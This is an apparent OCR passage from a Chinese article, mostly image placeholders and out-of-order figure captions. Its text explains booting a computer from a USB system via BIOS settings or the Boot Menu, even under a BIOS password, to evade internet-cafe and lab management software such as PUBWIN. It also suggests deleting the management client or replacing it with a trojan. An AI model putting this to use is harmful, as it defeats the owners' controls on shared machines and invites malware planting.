


图6




图5



图7




图8




图9



图10




图11



图12




图13




图14




图15

盘引导系统。我们可以通过修改BIOS，使电脑启动时进入我们自己的U盘系统，这样就肯定能躲开网吧，机房等限制条件下的各种管理软件如万象，美萍，PUBWIN等，而且在进入系统后，可以随意更改计算机的启动配置（直接删掉管理客户端或者用木马替换掉客户端都随你啦，但要求是有盘系统）。




图16





图17

一般在系统开机自检，做内存测试和硬盘光驱检测时，屏幕下方会出现一行功能提示：按Del可以进入BIOS设置(SETUP)，按F8可以进入启动菜单(Boot Menu)，当然主板不同，这里也可能不一样，但是根据提示还是能了解的。我们的目的是让机器由U盘引导，一般情况下是进入BIOS，选择**Advanced BIOS Features**可以设置启动优先顺序，老一点儿的主板会将U盘识别为USB-ZIP，我们选择优先从USB-ZIP启动。而较新的主板则识别为USB-HDD：USB硬盘，我们选择优先从硬盘启动，然后设置Hard Disk Boot Priority（*硬盘启动优先级*），将USB设为1，（*某小菜：好复杂啊，真麻烦~~难道没有简单点的方法吗？*）。更简单的办法当然有！！直接根据提示，进入Boot Menu（*在设置了BIOS密码条件下，照样可以进入Boot Menu*），一般有几个选项，如图21。


图18




图19

